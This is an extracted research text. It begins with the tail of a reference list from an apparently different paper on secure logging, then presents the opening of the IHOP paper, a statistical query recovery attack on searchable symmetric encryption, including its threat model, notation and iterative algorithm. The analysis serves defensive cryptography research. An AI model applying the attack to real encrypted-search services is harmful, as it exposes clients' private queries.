[6] Elaine Barker. NIST SP 800-175B. Guideline for using cryptographic standards in the federal government: Cryptographic mechanisms. 2016.

[7] Mihir Bellare, Alexandra Boldyreva, and Silvio Micali. Public-key encryption in a multi-user setting: Security proofs and improvements. In *EUROCRYPT 2000*, volume 1807 of *LNCS*, pages 259–274, 2000.

[8] Mihir Bellare, Roch Guérin, and Phillip Rogaway. XOR MACs: New methods for message authentication using finite pseudorandom functions. In *CRYPTO'95*, volume 963 of *LNCS*, pages 15–28, 1995.

[9] Mihir Bellare and Viet Tung Hoang. Identity-based format-preserving encryption. In *ACM CCS 2017*, pages 1515–1532, 2017.

[10] Mihir Bellare, Viet Tung Hoang, Sriram Keelveedhi, and Phillip Rogaway. Efficient garbling from a fixed-key blockcipher. In *2013 IEEE Symposium on Security and Privacy*, pages 478–492, 2013.

[11] Mihir Bellare, Viet Tung Hoang, and Phillip Rogaway. Foundations of garbled circuits. In *ACM CCS 2012*, pages 784–796, 2012.

[12] Mihir Bellare, Joe Kilian, and Phillip Rogaway. The security of cipher block chaining. In *CRYPTO'94*, volume 839 of *LNCS*, pages 341–358, 1994.

[13] Mihir Bellare and Phillip Rogaway. The security of triple encryption and a framework for code-based game-playing proofs. In *EUROCRYPT 2006*, volume 4004 of *LNCS*, pages 409–426, 2006.

[14] Mihir Bellare and Bennet S. Yee. Forward-security in private-key cryptography. In *CT-RSA 2003*, volume 2612 of *LNCS*, pages 1–18, 2003.

[15] Tara Siegel Bernard, Tiffany Hsu, Nicole Perlroth, and Ron Lieber. Equifax Says Cyberattack May Have Affected 143 Million in the U.S. *The New York Times*, Sept 07, 2017.

[16] Eli Biham. How to decrypt or even substitute DES-encrypted messages in 2^{28} steps. *Inf. Process. Lett.*, pages 117–124, 2002.

[17] Erik-Oliver Blass and Stephan Marwedel. Secure logging with syslog-ng: Tamper evidence and confidentiality. In *Free and Open source Software Developers' European Meeting (FOSDEM 2020)*, 2020.

[18] Shan Chen and John P. Steinberger. Tight security bounds for key-alternating ciphers. In *EUROCRYPT 2014*, volume 8441 of *LNCS*, pages 327–350, 2014.

[19] Scott A. Crosby and Dan S. Wallach. Efficient data structures for tamper-evident logging. In *USENIX Security 2009*, pages 317–334, 2009.

[20] Orr Dunkelman, Nathan Keller, and Adi Shamir. Minimalism in cryptography: The Even-Mansour scheme revisited. In *EUROCRYPT 2012*, volume 7237 of *LNCS*, pages 336–354, 2012.

[21] Morris J. Dworkin. NIST SP 800-38D. Recommendation for block cipher modes of operation: Galois/Counter Mode (GCM) and GMAC. 2007.

[22] Shimon Even and Yishay Mansour. A construction of a cipher from a single pseudorandom permutation. In *ASIACRYPT'91*, volume 739 of *LNCS*, pages 210–224, 1991.

[23] Apache Software Foundation. Apache2. https://httpd.apache.org/. Accessed on 2021-12-7.

[24] LLC HAProxy Technologies. HAProxy 1.5.18. http://www.haproxy.org/. Accessed on 2021-12-7.

[25] Md Nahid Hossain, Sadegh M. Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R. Sekar, Scott D.

Stoller, and V. N. Venkatakrishnan. SLEUTH: Real-time attack scenario reconstruction from COTS audit data. In *USENIX Security 2017*, pages 487–504, 2017.

[26] Nginx Inc. NGINX 1.20.1. https://www.nginx.com/. Accessed on 2021-12-7.

[27] Vishal Karande, Erick Bauman, Zhiqiang Lin, and Latifur Khan. SGX-log: Securing system logs with SGX. In *ASIACCS 17*, pages 19–30, 2017.

[28] Jonathan Katz and Andrew Y. Lindell. Aggregate message authentication codes. In *CT-RSA 2008*, volume 4964 of *LNCS*, pages 155–169, 2008.

[29] Yonghwi Kwon, Fei Wang, Weihang Wang, Kyu Hyung Lee, Wen-Chuan Lee, Shiqing Ma, Xiangyu Zhang, Dongyan Xu, Somesh Jha, Gabriela F. Ciocarlie, Ashish Gehani, and Vinod Yegneswaran. MCI : Modeling-based causality inference in audit logging for attack investigation. In *NDSS 2018*, 2018.

[30] Redis Labs. redis 6.2.6. https://redis.io/. Accessed on 2021-12-7.

[31] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *USENIX Security 2018*, pages 973–990, 2018.

[32] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In *NDSS 2018*, 2018.

[33] Di Ma and Gene Tsudik. A new approach to secure logging. *ACM Transactions on Storage (TOS)*, 5(1):1–21, 2009.

[34] Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. MPI: Multiple perspective attack investigation with semantic aware execution partitioning. In *USENIX Security 2017*, pages 1111–1128, 2017.

[35] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. ProTracer: Towards practical provenance tracing by alternating between logging and tainting. In *NDSS 2016*, 2016.

[36] Giorgia Azzurra Marson and Bertram Poettering. Practical secure logging: Seekable sequential key generators. In *ESORICS 2013*, volume 8134 of *LNCS*, pages 111–128, 2013.

[37] Riccardo Paccagnella, Pubali Datta, Wajih Ul Hassan, Adam Bates, Christopher Fletcher, Andrew Miller, and Dave Tian. Custos: Practical tamper-evident auditing of operating systems using trusted execution. In *Network and Distributed System Security Symposium (NDSS 2020)*, 2020.

[38] Riccardo Paccagnella, Kevin Liao, Dave Tian, and Adam Bates. Logging to the danger zone: Race condition attacks and defenses on system audit frameworks. In *CCS 2020*, pages 1551–1574, 2020.

[39] Jacques Patarin. The "coefficients H" technique (invited talk). In *SAC 2008*, volume 5381 of *LNCS*, pages 328–345, 2008.

[40] Tobias Pulls and Roel Peeters. Balloon: A forward-secure append-only persistent authenticated data structure. In *ESORICS 2015, Part II*, volume 9327 of *LNCS*, pages 622–641, 2015.

[41] William Roberts. [PATCH v5 3/3] audit: Audit proc/<pid>/cmdline aka proctitle. The Linux Kernel mailing list, February 2014. https://lkml.org/lkml/2014/2/6/353.

[42] Richard Roth. Reproducibility by Ontological representation of Provenance. Master's thesis, TU Wien, 2018.

[43] Bruce Schneier and John Kelsey. Cryptographic support for secure logs on untrusted machines. In *USENIX Security 98*, 1998.

[44] VMware Carbon Black. Global Incident Response Threat Report - The Ominous Rise of "Island Hopping" & Counter Incident Response Continues. Technical report, 2019.

[45] Mark N. Wegman and Larry Carter. New hash functions and their use in authentication and set equality. *Journal of Computer and System Sciences*, 22:265–279, 1981.

[46] Zhaomo Yang, Brian Johannesmeyer, Anders Trier Olesen, Sorin Lerner, and Kirill Levchenko. Dead store elimination (still) considered harmful. In *USENIX Security 2017*, pages 1025–1040, 2017.

IHOP: Improved Statistical Query Recovery against Searchable Symmetric Encryption through Quadratic Optimization

Simon Oya
University of Waterloo

Florian Kerschbaum
University of Waterloo

Abstract

Effective query recovery attacks against Searchable Symmetric Encryption (SSE) schemes typically rely on auxiliary *ground-truth* information about the queries or dataset. Query recovery is also possible under the weaker *statistical* auxiliary information assumption, although statistical-based attacks achieve lower accuracy and are not considered a serious threat. In this work we present IHOP, a statistical-based query recovery attack that formulates query recovery as a quadratic optimization problem and reaches a solution by iterating over linear assignment problems. We perform an extensive evaluation with five real datasets, and show that IHOP outperforms all other statistical-based query recovery attacks under different parameter and leakage configurations, including the case where the client uses some access-pattern obfuscation defenses. In some cases, our attack achieves almost perfect query recovery accuracy. Finally, we use IHOP in a frequency-only leakage setting where the client's queries are correlated, and show that our attack can exploit query dependencies even when PANCAKE, a recent frequency-hiding defense by Grubbs et al., is applied. Our findings indicate that statistical query recovery attacks pose a severe threat to privacy-preserving SSE schemes.

1 Introduction

Searchable Symmetric Encryption (SSE) schemes [37] allow a client to securely outsource a dataset to a cloud-storage provider, while still being able to perform secure queries over the dataset. Efficient SSE schemes [2, 4, 5, 8, 17, 19, 23, 24, 28, 30, 38] typically leak certain information during their initialization step or querying process, that an honest-but-curious service provider could exploit to recover the database or guess the client's queries. This leakage typically consists of the access pattern, which refers to the identifiers of the documents that match a query, and the search pattern, which refers to whether or not two queries are identical.

There are many attacks that exploit access and search pattern leakage, as well as auxiliary information, to either recover the underlying keywords of the client's queries, or the dataset itself. In this work, we study *passive query recovery* attacks [1, 3, 9, 18, 26, 29, 31, 34] against SSE schemes that provide *keyword query* functionality. Namely, the dataset is a set of documents, each labeled with a list of keywords, and the client wants to be able to query for all the documents that match a particular keyword. The adversary is an honest-but-curious service provider that follows the SSE protocol, but might want to infer the keywords of the client's queries from passively observing the system. We can broadly classify passive query recovery attacks depending on the nature of their auxiliary information into attacks that assume partial ground-truth knowledge about the dataset and/or the underlying keywords of the client's queries (*ground-truth attacks*) [1, 3, 9, 18, 29], and those that *only* require statistical information about the keyword distribution in the dataset and the client's querying behavior (*statistical-based attacks*) [18, 31, 34]. Previous work has shown that ground-truth attacks can achieve high query recovery rates [1, 9, 29], and thus pose a significant privacy threat to SSE schemes. Statistical-based attacks achieve lower query recovery accuracy, since they rely on a weaker auxiliary information assumption, although they are easier to adapt against access and search-pattern defense techniques [31].

In this work we focus on statistical-based query recovery attacks. The strongest attacks from this family are GraphM by Pouliot and Wright [34] and SAP by Oya and Kerschbaum [31]. GraphM performs query recovery by heuristically solving a quadratic optimization problem. This attack exploits the so-called volume co-occurrence information, which refers to how many documents two queries have in common, but uses the expensive PATH algorithm [42], and thus only works when the keyword universe size is small. On the other hand, SAP [31] efficiently solves a linear problem using individual keyword volume information as well as query frequency information, but cannot take into account volume co-occurrence. In this paper, we propose a new statistical-based query recovery attack, that we call IHOP since it follows an Iterative Heuristic algorithm to solve a quadratic Optimization

Problem. IHOP can be used with any quadratic objective function, and thus it can combine volume and frequency leakage information like SAP [31], exploit volume co-occurrence terms like GraphM [34], and is the first attack to exploit frequency co-occurrence terms. We use IHOP to optimize a maximum-likelihood-based objective function, and evaluate our attack in five real datasets under different settings. First, we consider the case where the adversary only uses volume leakage, where GraphM is state-of-the-art. We show that, both in SSE schemes that fully leak the access patterns during initialization [17, 24] and in those that (at least) leak the access pattern of those keywords that are queried [2, 4, 5, 8, 19, 23, 28, 30, 38], IHOP consistently outperforms GraphM, achieving higher accuracy while being orders of magnitude faster (e.g., IHOP achieves $\approx 99\%$ accuracy on Lucene dataset with $n = 1\,000$ keywords and finishes in 15 minutes, while GraphM is achieves $\approx 56\%$ accuracy and takes almost three days to finish). Second, we consider the case where the adversary uses frequency leakage and the client sends queries independently, where SAP is state-of-the-art. We show that IHOP comfortable outperforms SAP and all other attacks, even in the case where the client uses two access-pattern-hiding defenses [6, 36].

Finally, we show that IHOP can also exploit query correlations in query recovery. For this, we consider a case where the client queries dataset entries individually and thus the attack must rely on query frequency information only. PANCAKE, a system proposed by Grubbs et al. [13], provably ensures that the frequency of access to each dataset entry is the same. Although PANCAKE does not hide query correlations, a preliminary analysis shows that it still provides sufficient protection in that case [14]. We adapt IHOP against PANCAKE when client's queries follow a Markov process, and show that our attack can effectively exploit query correlations to recover keywords (in our example, IHOP achieves $\approx 48\%$ accuracy when the adversary has low-quality auxiliary information about the client's querying behavior, and $\approx 69\%$ accuracy when the adversary has high-quality information).

In summary, we propose a statistical-based query recovery attack that outperforms all other known attacks when the adversary does not have ground-truth information on the client's dataset or queries [18, 26, 31, 34]. Our results show that statistical-based query recovery attacks pose a serious threat to SSE schemes, since they can achieve high recovery rates without access to ground-truth information and can adapt against volume and frequency-hiding defenses.

2 Related work

Since their inception [8, 37], many authors have proposed SSE schemes with different privacy and utility trade-offs. Designing SSE schemes without access pattern leakage implies leveraging expensive primitives such as ORAM [12] or PIR [7], which incurs expensive bandwidth, computational, and storage costs, while still being vulnerable to certain volume-based attacks [15, 20, 33]. In this work we target *efficient and deployable SSE* schemes that leak the access and search patterns [2, 4, 5, 8, 17, 19, 23, 24, 28, 30, 37, 38]. We consider SSE schemes where the client performs *keyword queries* (i.e., the client queries for a single keyword to retrieve all documents that match that keyword) and the adversary is an honest-but-curious service provider that performs a *query recovery* attack to guess the underlying keywords of the client's queries.

Query recovery attacks can be broadly classified depending on the auxiliary data they require into ground-truth attacks [1, 3, 9, 18, 29], which partially know some of the client's queries or database, and statistical-based attacks [18, 26, 31, 34], that have statistical information about the database and client's querying behavior (e.g., a set of non-indexed documents).

Ground-truth attacks Islam et al. [18] propose one of the first query recovery attacks (IKK) that assumes full dataset knowledge and partial query knowledge. Their attack exploits access pattern leakage to compute volume co-occurrence matrices and solves a quadratic optimization problem using simulated annealing. Cash et al. [3] propose the count attack, which improves upon IKK by requiring only partial database knowledge. This attack follows an iterative algorithm that keeps reducing the set of candidate keywords for each unknown query until only one feasible candidate remains. Blackstone et al. [1] propose an attack based on subgraphs that follows different refinement heuristics to the count attack, outperforming it. Recently, Damie et al. [9] proposed a hybrid attack that uses ground-truth query knowledge, but only statistical dataset information, and Ning et al. [29] propose a ground-truth attack that achieves both keyword and document recovery.

Statistical-based attacks Even though IKK originally assumes ground-truth dataset and query knowledge [18], this attack can also be evaluated in the setting where only statistical information is available (see Sec. 5). The graph matching attack (GraphM) by Pouliot and Wright [34] uses volume information computed from access-pattern leakage, like IKK, but uses a more refined optimization function and looks for a solution using graph matching algorithms [39, 42]. The frequency-only attack (Freq) by Liu et al. [26] exploits search-pattern leakage and auxiliary information about the client's querying behavior to perform query recovery. Recently, Oya and Kerschbaum [31] proposed SAP, an attack that exploits both volume and frequency information to efficiently solve a linear assignment problem using known optimal solvers [11].

Even though query recovery rates achieved by statistical-based attacks are typically below those achieved by ground-truth attacks, due to their weaker auxiliary knowledge assumptions, statistical-based attacks can be easily tuned [31] against volume-padding defenses [6, 10, 32]. Ground-truth attacks, however, perform poorly against such defenses [36], since they are designed to use exact information about the data and the defenses typically randomize the leaked patterns.

3 Problem Statement

3.1 Overview

Our system model consists of two parties: a client and a server. The client owns a privacy-sensitive dataset that she wishes to store remotely on the server. The server offers storage services (e.g., it is a cloud storage provider), but is not trusted by the client. The client encrypts each document using symmetric encryption, and sends the encrypted documents to the server. Each document has a set of *keywords* attached to it, and the client wishes to be able to issue *keyword queries*, i.e., queries that retrieve all the documents that contain a particular a keyword.[1] In order to achieve this search functionality in the encrypted dataset, the client uses a Searchable Symmetric Encryption (SSE) scheme. This SSE scheme has an initialization step where the client generates an *encrypted search index*, which she sends to the server alongside the encrypted documents. Later, when the client wishes to query for a particular keyword, she generates a *query token* from that keyword and sends it to the server. The server evaluates the query token in the encrypted search index, which reveals which encrypted documents should be returned to the client in response.

The server is honest-but-curious, i.e., it follows the protocol specifications, but might be interested in learning sensitive information from the client from passive observation. We focus on an adversary that wants to guess the underlying keywords of the client's issued query tokens, i.e., to perform a *query recovery attack*. This can in turn help the adversary guess the keywords attached to each encrypted document (database recovery attack).

Even though encrypting the documents and hiding which documents contain each keyword through the encrypted search index prevents the adversary from trivially matching query tokens to keywords, most efficient SSE schemes leak certain information that can be used to carry out a query recovery attack, with the help of certain auxiliary information. There are two typical sources of leakage in existing SSE schemes: access pattern leakage and search pattern leakage.

The access pattern of a query is the list of document identifiers that match the given query (i.e., the identifiers of the documents that the server returns to the client in response to the query). The search pattern refers to whether or not two queries are identical (i.e., whether they have the same underlying keyword). An adversary with *auxiliary information* about how often the client queries for particular keywords, or how many documents have certain keywords, can leverage this leakage to carry out a query recovery attack.

[1] Note that some works consider datasets where each document is associated to a *single* keyword [10, 32] (e.g., the keyword can be the document's publication date), and thus queries for different keywords always return disjoint sets of documents. The attacks we consider in this paper rely on volume co-occurrence leakage, which only occurs when at least some documents have more than one keyword.

N_d	Number of documents in the dataset.
n	Total number of keywords, $n \doteq \lvert\Delta_k\rvert$.
m	Total number of observed query tokens, $m \doteq \lvert\Delta_\tau\rvert$.
ρ	Number of queries issued by the client.
D	Dataset $D \doteq \{d_1, d_2, \ldots, d_{N_d}\}$
Δ_k	Keyword universe $\Delta_k \doteq [k_1, k_2, \ldots, k_n]$.
Δ_τ	Token universe $\Delta_\tau \doteq [\tau_1, \tau_2, \ldots, \tau_m]$.
k_i	ith keyword, with $i \in [n]$.
τ_j	jth query token, with $j \in [m]$.
$\mathbf{a}_j$	Access pattern for token τ_j ($N_d \times 1$).
$\mathbf{V}$	Matrix of observed token volumes ($m \times m$).
$\tilde{\mathbf{V}}$	Matrix of auxiliary keyword volumes ($n \times n$).
$\mathbf{f}$	Vector of observed token frequencies ($m \times 1$).
$\tilde{\mathbf{f}}$	Vector of auxiliary keyword frequencies ($n \times 1$).
$\mathbf{F}$	Markov matrix of observed token freqs. ($m \times m$).
$\tilde{\mathbf{F}}$	Markov matrix of auxiliary keyword freqs. ($n \times n$).

Table 1: Summary of notation

3.2 Formal Problem Description and Notation

We formalize the problem described above and introduce our notation, which we summarize in Table 1. We note that this general description is not tailored to a specific SSE scheme, but accommodates a broad family of SSE schemes that leak the access and search patterns [2, 4, 5, 8, 17, 19, 24, 28, 37, 38].

We use boldface lowercase characters for vectors (e.g., $\mathbf{a}$), and boldface uppercase characters for matrices (e.g., $\mathbf{A}$). The transposition of $\mathbf{A}$ is $\mathbf{A}^T$, and $\mathbf{A}_{i,j}$ is the i,jth entry of $\mathbf{A}$. All products between matrices and vectors are dot products. We use $[n] \doteq \{1, 2, \ldots, n\}$ for a positive integer n.

We denote the client's dataset by $D \doteq \{d_1, d_2, \ldots, d_{N_d}\}$, where N_d is the number of documents. We refer to the documents by their index, and assume that they are randomly shuffled during setup so that their index does not reveal any information about their content. Each document has a set of keywords attached to it, and keywords belong to the *keyword universe* $\Delta_k \doteq \{k_1, k_2, \ldots, k_n\}$, of size n. The client encrypts each document $d \in D$, uses an SSE scheme to generate an encrypted search index, and sends the encrypted dataset and index to the server. In order to query for a particular keyword $k \in \Delta_k$, the client first generates a query token τ using k, and she sends it to the server. The server evaluates the query token τ on the encrypted search index, which reveals the access pattern, i.e., the indices of the documents that match the query. We represent the access pattern of a token τ_j as a column vector $\mathbf{a}_j$ of length N_d whose ℓth entry is 1 if d_ℓ matches the query, and 0 otherwise. We consider SSE schemes that reveal the search pattern, i.e., they reveal whether or not two query tokens were generated with the same underlying keyword. Thus, in our notation we use τ_j and $\tau_{j'}$ ($j \neq j'$) for two tokens that have been generated with different keywords. We use $\Delta_\tau \doteq \{\tau_1, \tau_2, \ldots, \tau_m\}$ to denote the set of all (m) distinct tokens observed by the adversary.

3.2.1 Adversary's observation and auxiliary information

We use $\mathtt{obs}$ to denote the adversary's observation, which corresponds to both the leakage of the SSE scheme during its initialization step and while the client performs queries. Typically, $\mathtt{obs}$ comprises the access and search patterns of the queries, i.e., $\mathtt{obs} = [(\tau,\mathbf{a})_1,(\tau,\mathbf{a})_2,\ldots,(\tau,\mathbf{a})_\rho]$, where $(\tau,\mathbf{a})_r$ is the query token and access pattern of the rth query. Most statistical-based query recovery attacks compute certain summary statistics from the observation before running the attack [3, 18, 31, 34]. These statistics are typically the *volume* and *frequency* information, which we define next. The matrix of observed volumes $\mathbf{V}$ is an $m \times m$ matrix whose j,j'th entry contains the number of documents that match both query tokens τ_j and $\tau_{j'}$, i.e., $\mathbf{V}_{j,j'} = \mathbf{a}_j^T\mathbf{a}_{j'}/N_d$. The vector of observed query frequencies $\mathbf{f}$ is a vector of length m whose jth entry contains the number of times the client queried for τ_j, normalized by the total number of queries ρ. The (Markov) matrix of observed query frequencies $\mathbf{F}$ is an $m \times m$ matrix whose j,j'th entry contains the number of times the client sent token $\tau_{j'}$ followed by τ_j, normalized by the total number of queries with token $\tau_{j'}$ (which we denote by $\rho(\tau_{j'})$).

We use $\mathtt{aux}$ to denote the adversary auxiliary's information. Since we consider statistical-based attacks, this information does not contain ground-truth knowledge about the queries and/or dataset. The adversary uses $\mathtt{aux}$ to compute the vectors and matrices $\tilde{\mathbf{V}}$, $\tilde{\mathbf{f}}$, $\tilde{\mathbf{F}}$, whose structure is the same as the variables that the adversary can compute for the observations ($\mathbf{V}$, $\mathbf{f}$, $\mathbf{F}$), defined above. In this paper, we generate the auxiliary information related to keyword volume by giving the adversary non-indexed documents [9, 31, 34] (i.e., documents not in the client's dataset), and auxiliary frequency information by giving the adversary outdated query frequencies [31]. Note that the observed variables ($\mathbf{V}$, $\mathbf{f}$, $\mathbf{F}$) refer to volume and frequency statistics computed from the *query tokens*, but the auxiliary variables ($\tilde{\mathbf{V}}$, $\tilde{\mathbf{f}}$, $\tilde{\mathbf{F}}$) refer to the *keywords*. For example, $\tilde{\mathbf{V}}$ is an $n \times n$ matrix whose i,i'th entry contains an *approximation* of the percentage of documents that have both keywords k_i and $k_{i'}$ in the dataset. In most of the SSE schemes we consider in this paper, there is a one-to-one correspondence between keywords and tokens, which the adversary aims to guess.[2] We note that auxiliary information is *imprecise*: the actual percentage of documents with keywords k_i and $k_{i'}$ in the dataset will likely differ from $\tilde{\mathbf{V}}_{i,i'}$.

3.2.2 Leakage scenarios

We consider three different leakage scenarios in our paper. These scenarios abstract from the actual SSE scheme being used, and all SSE schemes that have *at least* this leakage are subject to the attacks we study in that setting.

- **S1: full access-pattern leakage, no queries.** In this scenario, the client uses a scheme whose initialization step leaks which documents are returned as a response to each query token. (This corresponds to the leakage type $L2$ by Cash et al. [3].) A simple example of this is a scheme where the client uses deterministic encryption to generate a query token from a keyword, and simply sends the server the list of encrypted documents with the query tokens corresponding to the keywords they contain. In this setting, we run the attack before the client has performed any query. The adversary's observation is therefore $\mathtt{obs} = [\mathbf{a}_1,\mathbf{a}_2,\ldots,\mathbf{a}_m]$, and thus the attack relies solely on volume information ($\mathbf{V}$ and $\tilde{\mathbf{V}}$).

  This setting includes academic proposals [17, 24] as well as commercial products (e.g., see Cash et al. [3]).

- **S2: access-pattern leakage for queries.** In this scenario, the initialization step does not leak any information. The client issues queries, and each token τ leaks its access pattern $\mathbf{a}$, i.e, the list of documents returned in response to that token. (This corresponds to the leakage type $L1$ by Cash et al. [3].) Let $(\tau,\mathbf{a})_r$ be the query token and access pattern of the rth query and assume that the client performs ρ queries in total. The adversary's observation is $\mathtt{obs} = [(\tau,\mathbf{a})_1,(\tau,\mathbf{a})_2,\ldots,(\tau,\mathbf{a})_\rho]$

  In this scenario, some keywords might never be queried, so the adversary might not see all possible access patterns ($m \leq n$), contrary to $S1$. We study two cases: when the adversary does not have auxiliary frequency information and thus it relies on volume information only ($\mathbf{V}$ and $\tilde{\mathbf{V}}$), and when the adversary can additionally exploit independent query frequencies ($\mathbf{f}$ and $\tilde{\mathbf{f}}$) to aid the attack.

  Most efficient SSE schemes exhibit at least this leakage [2, 4, 5, 8, 17, 19, 23, 24, 28, 30, 37, 38]

- **S3: frequency-only leakage.** Finally, we consider a setting identical to $S2$ where each keyword matches exactly one document, and no two keywords match the same document. This means that $n = N_d$ and, without loss of generality, k_i matches only d_i. In this case, only frequency information is useful for query recovery: $\mathtt{obs} = [(\tau)_1,(\tau)_2,\ldots,(\tau)_\rho]$.

  We consider this setting to evaluate the effectiveness of our attack in the presence of query dependencies without volume leakage (i.e., the adversary only uses $\mathbf{F}$ and $\tilde{\mathbf{F}}$). This is important since our attack is the first query recovery attack that can exploit query correlations (besides the attack example in the appendix of [14]).

3.2.3 Adversary's goal and success metrics

The goal of the adversary is to carry out a query recovery attack, i.e., to find the underlying keywords of each query token. The outcome of the attack is therefore an injective (one-to-one) mapping from the set of query tokens to the set

[2] We also consider two schemes where different tokens might correspond to the same keyword [13, 36]; we explain the details in Sections 5.2 and 6.

of keywords, which we denote by $p(\cdot) : [m] \to [n]$. For example, $p(j) = i$ denotes that the adversary guesses that the underlying keyword of token τ_j is k_i. We sometimes represent this mapping as an $n \times m$ matrix $\mathbf{P}$ where $\mathbf{P}_{i,j} = 1$ if $p(j) = i$, and 0 otherwise. We use $\mathcal{P}$ to denote the set of all valid mappings $\mathbf{P}$, i.e., $\mathcal{P} \doteq \{\mathbf{P} | \mathbf{1}_n^T \mathbf{P} = \mathbf{1}_m^T, \mathbf{P}\mathbf{1}_m \leq \mathbf{1}_n, \mathbf{P} \in \{0,1\}^{n \times m}\}$, where $\mathbf{1}_n$ is an all-ones column vector of length n.

A query recovery attack takes the observations `obs` and auxiliary information `aux` as input, and produces a mapping of query tokens to keywords $\mathbf{P}$ as output. We measure the success of an attack as the *percentage of observed query tokens* ($\tau \in \Delta_\tau$) for which the attack *correctly* guesses their underlying keyword. This is the most popular success metric in previous works, and it is referred to as the *attack accuracy* [18, 26, 31, 34] or the query *recovery rate* [1, 3].

4 Quadratic Query Recovery with IHOP

In this section, we present our query recovery attack, which we call `IHOP` (Iteration Heuristic for quadratic Optimization Problems). We begin with an overview of statistical query recovery attacks, noticing that some solve linear optimization problems, while others are based on quadratic problems. We then propose `IHOP`, which uses a linear optimization solver to iteratively look for a (suboptimal) solution to a quadratic query recovery problem. `IHOP` is a general algorithm that can be used to minimize different quadratic objective functions. We particularize it to use the volume and frequency statistics we mentioned in Section 3.2.1, using a maximum likelihood-based objective function. We evaluate the performance of `IHOP` in Sections 5 and 6.

4.1 Linear and Quadratic Query Recovery

Most query recovery attacks can be framed as an optimization problem, where the adversary tries to find the assignment of keywords to query tokens $\mathbf{P}$ that minimizes a certain objective function. These problems are typically linear or quadratic with respect to $\mathbf{P}$. Linear query recovery attacks [26, 31] can be formulated as

$$\mathbf{P} = \arg\min_{\mathbf{P} \in \mathcal{P}} \sum_{i \in [n]} \sum_{j \in [m]} c_{i,j,} \cdot \mathbf{P}_{i,j} \,. \tag{1}$$

This problem follows the structure of a Linear Assignment Problem (LAP), which can be optimally solved with a computational cost of $O(n \cdot m + m^2 \cdot \log m)$ [11]. The constants $c_{i,j}$ represent the cost of assigning keyword k_i to token τ_j.

Quadratic query recovery attacks follow the formulation

$$\mathbf{P} = \arg\min_{\mathbf{P} \in \mathcal{P}} \sum_{i,i' \in [n]} \sum_{j,j' \in [m]} c_{i,i',j,j'} \cdot \mathbf{P}_{i,j} \cdot \mathbf{P}_{i',j'} \,, \tag{2}$$

where $c_{i,i',j,j'}$ is the cost of jointly assigning keyword k_i to token τ_j and $k_{i'}$ to token $\tau_{j'}$. This mathematical problem follows




Figure 1: One iteration of `IHOP`

Lawler's [25] formulation of the general Quadratic Assignment Problem (QAP), which is known to be NP-complete [35]. Existing attacks that follow this formulation thus rely on suboptimal heuristic algorithms to find a solution [18, 34].

4.2 Quadratic Query Recovery via Linear Assignments

While there are efficient optimal solvers for the LAP (1), solvers for the QAP are suboptimal and heuristic. However, attacks based on a LAP cannot exploit the quadratic terms in a QAP that can contain valuable information for query recovery. We present `IHOP`, a query recovery attack that relies on efficient solvers for the LAP to iteratively solve a QAP.

We first explain a single iteration of our attack at a high level, and then we present its formal description. Figure 1 shows a toy example of an iteration of our attack. At the beginning of this iteration, the attack has an assignment of tokens to keywords $\mathbf{P}$ (Fig. 1a). Then, it *fixes* some of those assignments at random (denoted $\mathbf{P}^\bullet$, see Fig. 1b) and *frees* the remaining keywords and query tokens. The sets of free query tokens Δ_τ°, fixed query tokens $\Delta_\tau^\bullet$, free keywords Δ_k°, and fixed keywords $\Delta_k^\bullet$ for this example are shown in the bottom of the figure. The attack re-computes an assignment of the free query tokens to the free keywords, leveraging the fixed assignment $\mathbf{P}^\bullet$ to improve the re-estimation (Fig. 1c). This yields an update of the assignment $\mathbf{P}$ and ends the iteration (Fig. 1d). The idea of this approach is that, if some assignments are fixed, we can use the quadratic terms involving those assignments and the assignments we wish to update while keeping the optimization problem linear.

We formally describe the attack in Algorithm 1. The attack receives the observations `obs` and auxiliary information `aux`, and two parameters: the number of iterations n_{iters} and the percentage of free tokens for each iteration p_{free}. The attack begins with an initialization step, where it computes $\mathbf{P}$ by solving a linear problem *SolveLinear* that we specify below (Line 2). Then, it iterates n_{iters} times. At each iteration, the attack splits the set of query tokens Δ_τ at random into two

Algorithm 1 IHOP

1: **procedure** IHOP(aux, obs, n_{iters}, p_{free})
2: $\mathbf{P} \leftarrow SolveLinear(\Delta_k, \Delta_\tau, \emptyset, \emptyset, \emptyset, \text{aux}, \text{obs})$
3: **for** $i \leftarrow 1 \dots n_{iters}$ **do**
4: $\Delta_\tau^\circ \xleftarrow{\lceil p_{free} \cdot m \rceil} \Delta_\tau$ ▷ Choose $p_{free} \cdot m$ tokens
5: $\Delta_\tau^\bullet = \{\tau_j | \tau_j \in \Delta_\tau, \tau_j \notin \Delta_\tau^\circ\}$ ▷ Fixed tokens
6: $\Delta_k^\bullet = \{k_i | i = p(j), k_i \in \Delta_k, \tau_j \in \Delta_\tau^\bullet\}$
7: $\Delta_k^\circ = \{k_i | k_i \in \Delta_k, k_i \notin \Delta_k^\bullet\}$
8: $\mathbf{P}^\bullet = \{\tau_j \to k_{p(j)} | \tau_j \in \Delta_\tau^\bullet\}$
9: $\mathbf{P}^\circ \leftarrow SolveLinear(\Delta_k^\circ, \Delta_\tau^\circ, \Delta_k^\bullet, \Delta_\tau^\bullet, \mathbf{P}^\bullet, \text{aux}, \text{obs})$
10: $\mathbf{P} \leftarrow \text{combine}(\mathbf{P}^\circ, \mathbf{P}^\bullet)$
11: **return P**

Algorithm 2 *SolveLinear*

